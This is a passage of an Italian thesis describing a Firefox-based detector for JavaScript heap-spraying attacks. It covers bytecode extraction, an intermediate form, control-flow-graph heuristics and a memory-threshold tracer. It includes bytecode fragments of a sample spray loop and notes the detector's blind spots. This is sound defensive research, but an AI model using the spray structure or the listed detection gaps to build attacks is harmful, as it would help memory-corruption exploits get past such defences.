In dettaglio, gli eventi che si intende intercettare con tale estensione sono la creazione di uno script all'interno di una pagina web e la sua esecuzione. Prima di spiegare in dettaglio il funzionamento di tale componente risulta necessario precisare che il browser utilizzato in questo lavoro di tesi è *Mozilla Firefox* [22]. Si è deciso di utilizzare tale strumento per due motivi:

1. la sua diffusione, in quanto le statistiche di utilizzo dei browser piazzano tale strumento al secondo posto con il 40.98% di utilizzo da parte degli utenti;

2. la sua natura open, che permette di poter modificare direttamente il codice sorgente.

Una terza motivazione la si può trovare nel fatto che tale browser mette a disposizione una serie di strumenti di *debug* che facilitano l'aggiunta di un componente d'analisi al suo interno.

In dettaglio l'estensione del browser implementata utilizza una serie di handler messi a disposizione dagli sviluppatori dell'interprete *Javascript* integrato nel browser. Tale componente rappresenta la prima fase dinamica dello strumento di analisi, in quanto è in grado di intercettare gli eventi nel momento in cui questi si verificano ed

invocare di conseguenza i metodi necessari per la gestione degli script e l'analisi degli stessi. Nel prossimo paragrafo vengono illustrati in dettaglio gli handler utilizzati in questo componente ed il loro funzionamento.

Handler hook L'interprete *Javascript* mette a disposizione degli sviluppatori web una serie di interfacce pubbliche che rendono possibile l'utilizzo di alcune funzionalità del *JSD* (*JavaScript Debugging:* librerie che implementano le funzionalità di debug) [23]. Tali interfacce rendono possibile il debugging dei vari script *Javascript* tramite l'implementazione di alcuni handler. Quelli utilizzati in questo lavoro di tesi sono:

`scriptHook` tale handler permette l'intercettazione di due tipologie di eventi: la creazione e la distruzione di uno script. Per fare ciò vengono utilizzate due funzioni: `onScriptCreated` e `onScriptDestroyed`. Una volta implementate tali funzioni è possibile identificare ogni qual volta all'interno di una pagina web viene inserito o eliminato un nuovo script. L'utilizzo di tale strumento nel *framework* di analisi implementato viene utilizzato come segue: ogni creazione di uno script provoca l'invocazione dei metodi che permettono l'estrazione del bytecode associato. L'evento che identifica la distruzione di un dato script invece non causa nessun effetto collaterale.

`functionHook` tale handler permette l'intercettazione dell'evento che caratterizza l'invocazione di una funzione. Per fare ciò si utilizza la funzione `onCall`. All'interno di tale funzione è possibile distinguere i tipi di call effettuati tramite l'utilizzo di alcune macro, ad esempio `TYPE_FUNCTION_CALL` oppure `TYPE_FUNCTION_RETURN`. Tramite l'implementazione di tale handler e l'utilizzo delle macro associate, all'interno del componente che si occupa dell'intercettazione degli eventi si è in grado di determinare il momento in cui un dato script viene mandato in esecuzione. L'azione che deriva dall'intercettazione di tale evento consiste nell'impostazione di un breakpoint sulla prima linea eseguibile della funzione *Javascript* e la successiva invocazione del metodo d'analisi che si occuperà di recuperare le informazioni relative alla funzione da analizzare e l'effettiva analisi dello stesso.

`breakpointHook` questo handler viene utilizzato per la gestione dei breakpoint. Tramite la funzione `onExecute` si determina quando un breakpoint inserito all'interno di una funzione *Javascript* viene eseguito e quindi lo si gestisce. In generale il modo in cui viene gestito un breakpoint dipende dalle informazioni derivanti dalle fasi di analisi. In dettaglio vengono utilizzati i risultati ottenuti nella fase che si occupa di determinare se un dato script è o no sospetto per decidere se rilasciare oppure no il breakpoint inserito in una funzione *Javascript*.

Le interfacce messe a disposizione dall'interprete permettono anche l'aggiunta di handler in grado di gestire diversi tipi di eventi. In particolora si può tramite l'implementazione di alcune interfacce essere in grado di gestire gli errori, le eccezioni e l'implementazione di un debugger single step. Nello strumento d'analisi, pur essendo implementato un metodo che permetta di effettuare un debugging avanzato tramite la creazione di un debugger single step, si è deciso di non utilizzare tale strumento in quanto rende poco efficiente l'analisi in termini di latenza.

4.2.2 Bytecode decoder

Lo scopo del *bytecode decoder* consiste nel ridurre la complessità del codice, derivante dalla scelta di utilizzare come oggetto da analizzare il bytecode associato ad ogni script, rendendo l'implementazione delle fasi d'analisi più semplice. Prima di tutto, tale componente si occupa di recuperare il bytecode associato ad ogni script. Per espletare tale operazione è stato necessario modificare l'interprete *Javascript*. L'interprete mette già a disposizione una serie di funzioni in grado di recuperare il bytecode di un determinato script. Il problema nasce dal fatto che tali funzionalità non sono disponibili come interfaccia esterna, quindi non sono visibili al componente che si occupa di intercettare gli eventi relativi ad uno script. La modifica effettuata, quindi, consiste nel rendere disponibile tali funzionalità anche all'*estensione del browser* (componente che si occupa di intercettare gli eventi relativi ad uno script) tramite l'aggiunta di una nuova interfaccia esterna. Tramite questa interfaccia, quindi, è stata resa possibile la chiamata alle funzioni di disassembler che permettono l'estrazione del bytecode di un dato script. In Figura 4.2 viene riportato un esempio di bytecode, estratto dall'e-

```
...
00026:    10    getlocal 1
00029:    10    setlocal 2
00032:    10    pop
00033:    11    goto 48 (15)
00036:    11    loop
00037:    13    getlocal 2
00040:    13    getlocal 2
00043:    13    add
00044:    13    setlocal 2
00047:    13    pop
00048:    11    getlocal 2
00051:    11    length
00052:    11    uint24 65536
00056:    11    lt
00057:    11    ifne 36 (-21)
00060:    15    bindname ``sprayContainer''
00063:    15    callname ``Array''
00066:    15    new 0
00069:    15    setname ``sprayContainer''
...
```

Figura 4.2: Frammento di bytecode della funzione riportata nella figura 3.2

sempio visto in Figura 3.2. La prima colonna indica il *program counter* (detto anche *instruction pointer*: ha la funzione di conservare l'indirizzo di memoria della prossima istruzione), la seconda colonna identifica i numeri di riga corrispondenti ai numeri di riga del sorgente dello script e la terza colonna identifica gli opcode. Dalla figura si può notare che la lunghezza degli opcode varia a seconda del tipo di istruzione che si va ad eseguire; ad esempio l'opcode `ifne` ha lunghezza 3 mentre l'opcode `getlocal` ha lunghezza 2. Il bytecode è caratterizzato dall'avere un elevato numero di opcode disomogenei tra loro. Per semplificare il compito di analisi della fasi successive, tale componente si occupa, dopo aver estratto il bytecode, di ridurne la complessità tramite le tecniche di trasformazione di codice in forma intermedia. Dopodiché predispone tale codice per le successive fasi di analisi tramite la realizzazione del control flow graph associato ad esso. Nei prossimi paragrafi verranno illustrate la tecnica di trasformazione in codice intermedio e la procedura per la costruzione del control flow graph utilizzato nelle fasi di analisi.

4.2.3 Forma intermedia

Il processo di trasformazione del codice in forma intermedia avviene come segue: ciascuna istruzione del bytecode viene trasformata in una o più istruzioni intermedie definite a priori [43]. L'associazione ad ogni istruzione intermedia avviene in base al significato intrinseco dell'opcode. In altre parole per ogni istruzione del bytecode ci sarà il suo corrispettivo intermedio.

Tale processo viene utilizzato principalmente come strumento di semplificazione del codice di partenza, cercando in questo modo di agevolare le analisi successive.

In particolare:

- Viene ridotto notevolmente il numero delle diverse tipologie di istruzioni. I vari opcode che identificano le istruzioni vengono infatti raggruppati per categorie, riducendo così il numero di istruzioni da considerare.
- Il codice, che identifica l'applicazione, viene reso indipendente dall'interprete *Javascript* sottostante.

La forma intermedia adottata, al fine di semplificare il bytecode tramite la riduzione della cardinalità delle istruzioni, comprende solamente 6 differenti tipologie di istruzioni e 3 tipi di espressioni. Le classi di espressioni supportate sono:

`Variable`. Questo tipo di espressione identifica una variabile che può essere di vari tipi. La rappresentazione di questo tipo di espressione verrà indicata con una lettera che identifica il tipo, un identificatore ed un nome opzionale. Le principali tipologie sono:

- `Temporary` identifica una variabile di tipo temporaneo. Solitamente usate per la costruzione di variabili locali, ad esempio `T1''temp''`, dove `T` sta per indicare il tipo temporaneo, `1` indica l'identificativo univoco associato alla variabile e `''temp''` il nome opzionale.
- `Local` identifica una variabile locale, ad esempio `L1`.
- `Param` rappresenta il valore da passare alla routine al momento della chiamata, ad esempio `P1`.

- `Arg` rappresenta il valore passato al parametro di una routine quando quest'ultima viene chiamata, ad esempio `A1`.
- `Obj` rappresenta un oggetto, ad esempio `O1`.
- `Array` rappresenta un particolare oggetto. In particolare una Array, ad esempio `V1`.

`Constant`. Rappresenta semplicemente un valore costante. Può essere di vari tipi, stringa, intero, booleano, long o nullo. La rappresentazione di questo tipo di espressione verrà indicata con `c(val)`, dove `val` indica il valore costante associato. Ad esempio la stringa "Hello world" verrà identificata dall'espressione `c(''Hello world'')`.

`EExpression`. Rappresentano espressioni composte. Possono essere di tipo unaria o binaria. Un'espressione di tipo unaria é definita ricorsivamente come `op(exp)`, dove `op` definisce un operazione logica, ad esempio ¬, mentre `exp` definisce a sua volta un'espressione intermedia di qualunque tipo. Allo stesso modo viene definita una espressione di tipo binaria come `(exp1) op (exp2)`, dove `(exp1)` e `(exp2)` sono due espressioni e `op` un operatore logico o aritmetico, ad esempio `(L1)+(L2)` oppure `(L1)` ∨ `(L2)`.

Come per le espressioni, viene riportata una breve descrizione delle istruzioni utilizzate in questa forma intermedia:

`Assignment`. Questa tipologia di istruzione identifica una generica operazione di assegnamento. All'interno della forma intermedia é rappresentata come `dest := sorg`, dove `dest` é una espressione di tipo `Variable`, mentre `sorg` può essere un qualsiasi tipo di espressione o un istruzione di tipo `Call`, ad esempio `L1:=T0` oppure `L1:=Call(''function'')`.

`Get`. Tale istruzione identifica l'operazione di recupero di una determinata variabile. Serve nel momento in cui una determinata operazione richiede l'utilizzo di una variabile già definita oppure l'utilizzo di parametri o argomenti. Ad esempio si

supponga che all'interno del bytecode una variabile temporanea venga impostato il valore di un parametro, questo comportamento viene tradotto con le due operazioni `Get P0` e consecutivamente `T0:=P0`.

Nop. L'istruzione di `Nop` viene utilizzata per identificare un'istruzione che può essere considerata inutile. Questo perché i significati di molti opcode, come ad esempio `loop` o `pop`, vengono già considerati nella traduzione in forma intermedia di altri opcode. Ad esempio `loop`, verrà considerato nelle due `jump` che assumono il comportamento di un ciclo. Risulta importante tale sotituzione e quindi la non eliminazione di tali istruzioni, in quanto il loro indirizzo potrebbe rilevarsi il target di un salto.

Jump. Utilizzata per descrivere salti incondizionati o costrutti di selezione come ad esempio `if-then-else`. Tale istruzione viene rappresentata con la sintassi `Jump [cond] dest`, dove `dest` identifica il target da cui l'esecuzione deve continuare, mentre `cond` é un'espressione che identifica la condizione di salto. Se tale condiziona risulta vera, il flusso di esecuzione sarà rediretto verso il target, altrimenti continuerà con l'istruzione successiva alla `Jump`. Tramite l'utilizzo delle *EExpression* é possibile definire condizioni multiple attraverso l'uso degli operatori logici $\vee$ e $\wedge$, ad esempio `Jump((L1 < T0)` $\vee$ `(L2 > T1))100`.

Call. Questa istruzione identifica le procedure di chiamata a funzione. La sua sintassi all'interno del codice in forma intermedia è `Call func`, dove `func` è una costante che identifica il nome della funzione da invocare o una `EExpression` con operatore "`.`" che identifica una funzione invocata su un oggetto o su una variabile, ad esempio `Call (L1 . c(''push''))` identifica l'invocazione della funzione `push` sulla variabile locale `L1`.

Ret. Questa tipologia di istruzione identifica la terminazione di una funzione, che causa il ritorno del flusso di controllo al chiamante. La sua sintassi è `Ret val` dove `val` corrisponde ad una espressione che identifica il valore di ritorno di una funzione.

```
...
00000029    L2 := L1
00000033    JUMP c(48)
00000036    NOP
00000044    L2 := (L2 + L2)
00000048    NOP
00000057    JUMP (((L2 . c("length")) < c(65536))) c(36)
00000069    L "sprayContainer" := ()
...
```

Figura 4.3: Forma intermedia del bytecode descritto in figura 4.2

Tramite l'utilizzo delle espressioni ed istruzioni è possibile tradurre qualsiasi insieme di istruzioni che identificano il bytecode di un dato script. Lo scopo di tale forma intermedia consiste nel ridurre la cardinalità delle tipologie di istruzioni, ad esempio tutte le istruzioni che identificano i vari costrutti di selezione con le relative condizioni vengono trasformati in una istruzione di `Jump` condizionata. La trasformazione in forma intermedia, oltre a semplificare l'implementazione degli algoritmi d'analisi, risulta essere equivalente alla forma originale, che in altre parole significa che il suo significato rimane esattamente lo stesso.

A tale forma intermedia inoltre vengono applicate delle ottimizzazioni come la rimozione di codice morto e la rimozione di codice ridondante che rendono tale forma più compatta e intuitiva.

In Figura 4.3 viene riportato il codice in forma intermedia ottimizzato del bytecode in Figura 4.2. Come si nota dalla figura il codice in forma intermedia risulta oltre che più corto, meno complesso. Confrontando le figure si nota infatti che le istruzioni dalla riga 48 alla riga 57 della Figura 4.2 vengono tradotte in un unica istruzione di salto, ossia `JUMP (((L2 . c(''lenght'')) < c(65536))) c(36)`.

Tale codice in forma intermedia verrà utilizzato come punto di partenza nella fase di costruzione degli strumenti necessari alle fasi di analisi. Prima di tutto vedremo come a partire da esso viene costruito un *control flow graph*, quali ottimizzazioni vengono applicate ad esso e come sarà possibile utilizzare i risultati per effettuare un'analisi comportamentale di un dato script.

Costruzione dei CFG. Terminata la fase di trasformazione del bytecode in codice in forma intermedia si passa alla costruzione del control flow graph (capitolo 2). Ogni istruzione in forma intermedia ottenuta dalla fase precedente viene inserita all'interno di un basic block. Ogni basic block conterrà quindi un insieme di istruzioni in forma intermedia che terminerà con un'istruzione in grado di modificare il flusso di esecuzione, `Call`, `Jump` e `Ret`. Il raggiungimento di uno di questi tipi di istruzioni porta alla redirezione del flusso di esecuzione verso uno o più basic block a seconda del tipo di istruzione. In Figura 4.4 è riportato un esempio di control flow graph. Il grafo di esempio è stato estratto dal codice in forma intermedia della funzione di esempio vista nella Figura 3.1.

Come si denota dal grafo di esempio, ogni basic block termina con un'istruzione in grado di modificare il flusso di esecuzione. Per quanto riguarda le istruzioni che redirigono il flusso di esecuzione verso più basic block, l'istruzione identificata da `0057` nella figura ne è un esempio.

Ogni control flow graph all'interno del *framework* sviluppato può essere associato a più control flow graph. Si pensi ad uno script che invoca una funzione di un altro script oppure uno script che utilizzi delle variabili globali. In questo scenario l'utilizzo di control flow graph permette un analisi più completa e semplifica l'identificazione di invocazione di uno script da parte di un altro script. Per chiarire meglio questo aspetto si consideri nuovamente l'esempio in Figura 3.2 e si ipotizzi che la stringa che identifica lo *shellcode* sia messa in una variabile globale al di fuori della funzione (inclusa quindi in un altro control flow graph). In questo scenario se i due control flow graph generati non fossero collegati non si sarebbe in grado di terminare la provenienza della variabile globale. L'utilizzo dei control flow graph verrà discussa in seguito nella fase di analisi statica.

Ottimizzazioni. Terminata la fase di recupero del bytecode la trasformazione dello stesso in forma intermedia e la costruzione del relativo control flow graph, si ottiene una panoramica del flusso di esecuzione di un dato script. Il grafo ottenuto contiene però al suo interno codice inutile che, se non eliminato, potrebbe causare confusione nelle procedure di analisi dello stesso. A tale scopo vengono applicate alcune



Figura 4.4: Control flow graph

ottimizzazioni.

Le ottimizzazioni applicate a tale struttura si suddividono in due: procedure, la propagazione del codice e eliminazione del codice morto (liveness analysis).

Code propagation. Procedura utilizzata per condensare alcuni tipi di operazioni in un'unica istruzione. Tale procedura viene applicata a variabili e costanti. La propagazione delle costanti si definisce come segue: se un istruzione *d* definisce *t* come una costante *c* ed un'altra istruzione *n* utilizza *t*, allora possiamo sostituire *c* a *t* in *n* se:

1. *d* raggiunge *n* (ricavato usando la *reaching definition* vedasi capitolo 2);
2. nessun'altra definizione di *t* raggiunge *n*.

Per quanto riguarda la propagazione delle copie, effettuata sulle variabili, la definizione è la seguente: nel momento in cui una variabile *z* viene assegnata come copia ad un altra variabile *t* nell'istruzione *d*, se successivamente *t* viene utilizzata nell'istruzione *n*, possiamo sostituire *z* al posto di *t* se:

1. *d* raggiunge *n*;
2. nessun'altra definizione di *t* raggiunge *n*;
3. non esistono ridefinizioni di *z* su alcun percorso da *d* a *n*.

Un esempio di utilizzo di queste tecniche è la sostituzione del set di istruzioni che identificano la costruzione di una variabile locale fatta tramite variabili temporanee in un'unica istruzione di assegnamento. Oppure la sostituzione di una variabile temporanea utilizzata all'interno di una condizione con il valore costante che contiene.

Ad esempio le istruzioni seguenti:

```
T0 = c(10)
T1 = c(20)
Jump(T0 < T1)
```

Verranno sostituite con l'istruzione `Jump(c(10) < c(20))` se le condizioni prima descritte sono soddisfatte.

Liveness analysis. Si tratta di un'analisi statica che identifica se una data istruzione può essere considerata viva o morta. Per variabile viva si intende che essa verrà utilizzata in futuro. Ad esempio:

```
x = 5
...
y = x + 1
```

In questo caso la variabile *x* viene considerata viva in quanto viene utilizzata nella costruzione della variabile *y*. Analogamente una variabile viene considerata morta se nella successiva istruzione in cui compare è un assegnamento in cui la variabile stessa non compare nella parte destra dell'istruzione. Ad esempio:

```
x = 5
...
x = 8
y = x + 1
```

In questo caso la prima istruzione di assegnamento viene considerata morta, in quanto la definizione della variabile `x` contenuta in tale istruzione non viene più utilizzata nel resto del programma. Tale tecnica viene utilizzata all'interno del control flow graph per eliminare le istruzioni inutili che potrebbero creare confusione nella fase di analisi a meno di un eccezione. Osservando il codice di esempio in figura 3.2 la struttura dati denominata `sprayContainer` non viene mai utilizzata nella parte destra di nessuna istruzione. Seguendo la tecnica prima descritta, tale struttura verrebbe considerata morta e quindi eliminata, causando così la non rilevazione dell'attacco, in quanto, nell'esempio l'`array` viene utilizzata esclusivamente per l'inserimento all'interno dell'heap di un numero elevato di oggetti *nop-shellcode*. Per tale motivo all'interno del tool di analisi sviluppato le variabili di tipo `array` che soddisfano la regola sopra descritta, vengono considerate sempre morte ma non eliminate.

4.2.4 Analizzatore statico

Lo scopo di tale componente consiste nell'analizzare staticamente i vari control flow graph ottenuti dalla fase precedenti al fine di identificare un possibile comportamen-

to anomalo da parte di un dato script. In dettaglio quello che tale fase si occupa di fare è analizzare le varie istruzioni inserite all'interno del grafo e, tramite l'utilizzo di alcune euristiche, capire se una data istruzione inserita all'interno di un dato contesto risulta sospetta. L'evento scatenante che mette in moto la fase di analisi statica consiste nell'esecuzione di un determinato script, che verrà bloccato o sbloccato (si ricorda che all'interno della funzione *Javascript* è presente un breakpoint impostato nella fase di intercettazioni degli eventi relativi ad uno script) in base all'esito positivo o negativo della fase di analisi. La procedura di analisi statica si suddivide in due fasi. Prima di tutto vengono identificati i control flow graph coinvolti nell'esecuzione dello script. Secondariamente vengono analizzati i control flow graph in base alle euristiche implementate. Si ricorda che lo scopo principale di questo lavoro di tesi consiste nell'identificare gli script che implementano la tipologia di attacco denominato *heap spraying*. Questo significa che le euristiche implementate sono orientate all'identificazione di un determinato tipo di comportamento. In dettaglio, l'*heap spray attack*, come visto nel capitolo 3, è composto da fasi ben definite. Questo si traduce in un comportamento analogo da parte dei vari script *Javascript* che effettuano questo genere di attacchi. In particolare analizzando vari script che effettuano questa tipologia di attacco si è rilevato un determinato pattern nei vari codici, ossia:

- creazione delle *nop sled* tramite concatenazione di stringhe;
- inserimento dei blocchi *nop-shellcode* all'interno di un `array` tramite un ciclo.

Quello che inoltre è particolarmente significativo per questa tipologia di attacco è l'uso di un `array` in quanto, questa struttura dati, occupa uno spazio contiguo in memoria. Un altro dettaglio rilevato durante l'analisi di questa tipologia di script è il mancato utilizzo dell'`array` nel codice, che si traduce secondo le ottimizzazioni viste in precedenza in codice morto. Anche se questa assunzione può risultare debole, in realtà la sua occorrenza è elevata. A partire da queste considerazione vengono create le euristiche per l'identificazione del comportamento che descrive questi attacchi. Di seguito verranno illustrate le fasi di rilevamento dei comportamenti sospetti, relativi agli *heap spraying attack*.

Identificazione dei cicli. Si tratta di una procedura ricorsiva che identificare i cicli contenuti all'interno del control flow graph associato ad un determinato script. Per fare ciò si analizzano i vari salti, identificando per ognuno i predecessori e successori. Se il predecessore di un successore risulta essere il basic block contenente l'istruzione di salto analizzata, significa che si è in presenza di un ciclo. Una volta identificato un ciclo si passa alla seconda fase, ossia l'analisi del contenuto tramite l'utilizzo di alcune euristiche. Al termine di tale fase si prosegue con l'identificazione di un nuovo ciclo.

Euristiche. Le euristiche implementate per l'identificazione della tipologia di attacco denominata *heap spraying* analizzano il codice inserito all'interno dei cicli. In particolare identificano le istruzioni di tipo assegnamento e si verificano se:

1. nella parte sinistra dell'istruzione è presente una variabile di tipo array;
2. la variabile identificata può essere considerata codice morto secondo la definizione vista precedentemente;
3. la parte destra dell'istruzione non vari all'interno del ciclo.

La condizione 1 deve valere sempre, mentre le condizioni 2 e 3 possono valere separatamente, in altre parole basta che sia vera una delle due. In Figura 4.5 è rappresentato il risultato dell'analisi effettuata sul control flow graph visto in Figura 4.4.

Come si evince dalla figura sono stati rilevati due cicli. All'interno del primo, che corrisponde alla creazione della stringa che costituirà l'insieme delle *nop*, non viene rilevato nessun comportamento sospetto, questo perché la creazione di una stringa non rientra nelle euristiche, in quanto staticamente risulta particolarmente difficile capire il contenuto di una stringa costruita in questo modo. Per analizzare tali stringhe sarebbe necessaria un'emulazione del ciclo. Inoltre marcare come sospetto la creazione di una stringa effettuata tramite un ciclo potrebbe portare ad un alto tasso di falsi positivi, in quanto esistono un gran numero di script leciti che effettuano questo genere di operazione. A differenza del primo ciclo, nel secondo si rileva la presenza di una variabile di tipo array. Come si può notare dal control flow graph della Figura 4.4 tale array non viene più utilizzato all'interno del programma il che porta al verificarsi della condizione espressa nell'euristica 2. Nel caso in cui tale condizione non fosse vera, si

```
CONDITION: JUMP (((L2 . c("length")) < c(65536))) c(36)
LOOP:
0036    NOP
0037    NOP
0040    NOP
0044    L2 := (L2 + L2)
0047    NOP

CONDITION:    0112 JUMP ((L3 < c(1000))) c(85)
LOOP:
0085    NOP
0086    NOP
0089    NOP
0092    NOP
0095    NOP
0099    (L "sprayContainer"[L3]) := (L2 + L0)
0100    NOP
0101    L3 := (L3 + c(1))
0104    NOP

ARRAY WARNING (L "sprayContainer"[L3]) := (L2 + L0)
```

Figura 4.5: Esempio di analisi effettuata sul *control flow graph* visto in figura 4.4

osserva che la parte destra dell'istruzione di assegnamento di cui l'array fa parte non varia all'interno del ciclo. Questo comporterebbe il verificarsi della terza euristica.

Essendo questa una tipologia di analisi statica, necessita, per eliminare i falsi positivi, un componente dinamico che possa confermare il comportamento sospetto. A tale scopo viene introdotta una nuova fase che prende il nome di *memory tracer*.

4.2.5 Memory tracer

L'attacco visto nel capitolo 3 utilizza la tecnologia *Javascript* per iniettare all'interno della memoria un numero elevato di oggetti. L'occupazione di memoria che questi script effettuano non è banale e si rileva essere nell'ordine delle centinaia di mega. L'analisi vista nelle sezioni precedenti non è in grado staticamente di stimare l'occupazione di memoria di un determinato script. Affidandosi solo all'analizzatore statico quindi non si è in grado di dire con certezza che un determinato script sta effettivamente inserendo tramite un `array` un numero considerevole di oggetti identici. Tramite

la fase statica però si è in grado di rilevare un comportamento sospetto che andrà però confermato. A tale scopo viene utilizzato il componente che si occupa di tracciare dinamicamente l'occupazione di memoria. La costruzione di tale componente introduce due nuove problematiche. Prima di tutto bisogna capire come stimare una soglia di memoria che permetta l'identificazione degli attacchi senza l'introduzione di un numero elevato di falsi positivi. In secondo luogo capire come integrare tale componente all'interno del browser.

Per quanto riguarda la soglia da impostare si è utilizzato un metodo empirico basato sull'analisi dell'occupazione di memoria di alcune delle applicazioni web più utilizzate nei desktop. Il campione di applicazioni web utilizzato è stato scelto includendo un'ampia gamma di applicazioni differenti, scegliendo tra quelle più ricche di contenuti (ad esempio *Gmail* e *GoogleDoc*). La stima ottenuta viene poi comparata con i dati rilevati dall'analisi dell'occupazione di memoria di un campione di script che effettuano un attacco basato su *heap spray*. La soglia scelta risulta essere $100Mb$.

Per risolvere la seconda problematica, ossia l'integrazione del componente all'interno del browser, è stata studiata la struttura dell'interprete *Javascript* allo scopo di rilevare e capire come tale strumento gestisce l'occupazione di memoria di un dato script. Dallo studio dell'interprete è emerso che tale strumento utilizza al suo interno due funzioni, chiamate `JS_malloc` e `JS_realloc`, per allocare lo spazio richiesto da un dato script. Per integrare il componente è stata aggiunta una nuova funzione richiamata ogni volta che l'interprete alloca della memoria ad uno script, riuscendo così ad intercettare l'intera occupazione che un determinato script effettua. Di seguito verrà illustrato il funzionamento di questo componente. Il rilevamento di un comportamento sospetto da parte dell'analizzatore statico causerà il rilascio del breakpoint impostato precedentemente sullo script in questione. Il tracciatore dinamico della memoria, rilevando tale script come sospetto, intercetterà tutti gli eventi che descrivono l'occupazione di memoria richiesta dallo script controllando che esso non superi la soglia stabilita. Nel caso in cui l'occupazione di memoria effettuata dallo script ecceda la quantità di memoria identificata come lecita, la sua esecuzione verrà bloccata. In caso contrario, lo script porterà a termine la sua esecuzione. Nel prossimo paragrafo verranno illustrate le limitazioni derivanti dall'approccio proposto.

4.3 Limitazioni

L'approccio proposto e il *framework* implementato include al suo interno alcune limitazioni. Essendo un metodo di analisi statica introduce tutta una serie di limitazioni derivanti dalla presenza degli oggetti nel linguaggio di programmazione *Javascript*. Questa tecnologia infatti fa parte dei linguaggi di programmazione orientati agli oggetti. La differenza sostanziale che lo divide dai linguaggi classici di programmazione orientati agli oggetti consiste nel fatto che che con *Javascript* non è possibile definire le classi. Per comprendere da dove nascono le limitazioni del processo d'analisi applicato bisogna prima definire cosa sono gli oggetti. Gli oggetti sono entità che posseggono al loro interno propri attributi o proprietà. Questi, inoltre, sono in grado di eseguire una serie di azioni definite tramite procedure che operano sui dati stessi dell'oggetto. Il comportamento di uno oggetto può essere descritto in definitiva dal modo con cui vengono manipolati i suoi attributi, o più semplicemente dai valori che assumono i vari dati in ogni momento. La gestione di tali entità comporterebbe quindi necessariamente un modulo dinamico che riesca a tener memoria di ogni cambiamento di stato dell'oggetto.

Verranno ora analizzate le problematiche che derivano da un approccio statico. Prima di tutto nasce il problema di come tradurre il bytecode che descrive un oggetto in un codice in forma intermedia. Il linguaggio in forma intermedia come visto in precedenza è composto da una serie di istruzioni ed espressioni che si attendono un numero finito e limitato di argomenti. Nella traduzione di un oggetto, questo tipo di istruzioni non è sufficiente, in quanto tali entità non sono definite a priori. In altre parole il numero degli attributi associato ad un oggetto e i suoi metodi possono essere creati arbitrariamente da un programmatore. Risulta quindi necessario ampliare o modificare l'insieme di istruzioni ed espressioni che compongono il linguaggio in forma intermedia. Una soluzione a tale problema potrebbe essere l'aggiunta di una qualche struttura generica che preveda l'inserimento non prefissato di argomenti. Il problema principale nella creazione di una struttura generica però risiede nel fatto che tutti gli oggetti verrebbero trattati in maniera identica, senza quindi attribuirgli nessun significato specifico. Prima di fare le successive considerazioni supponiamo di riuscire a creare una

struttura che sia in grado di risolvere il problema appena descritto. Fatta quest'assunzione rimane il problema di riuscire staticamente a definire il comportamento che un oggetto assume in base alle manipolazioni che un applicazione può compiere su di esso. Come detto in precedenza staticamente è possibile stimare determinati tipi di comportamento, ad esempio la non modifica di una variabile in un ciclo, ma non è possibile valutare il risultato di un determinato set di istruzioni. Ad esempio ritornando al control flow graph visto in Figura 4.4, quello che si deriva dalla sua analisi statica consiste nell'intuire che all'interno del primo ciclo viene creata una stringa tramite la concatenazione di due variabili, ma staticamente non è possibile calcolare il numero di iterazioni che tale ciclo compie ne il risultato della stringa costruita. Non riuscendo a stimare il valore di queste operazioni di base, risulta impossibile capire come un oggetto venga manipolato all'interno di una applicazione e conseguentemente intuire il suo comportamento. Per tali motivi il *framework* sviluppato gestisce solo gli oggetti standard definiti dal linguaggio di programmazione come ad esempio gli *array*.

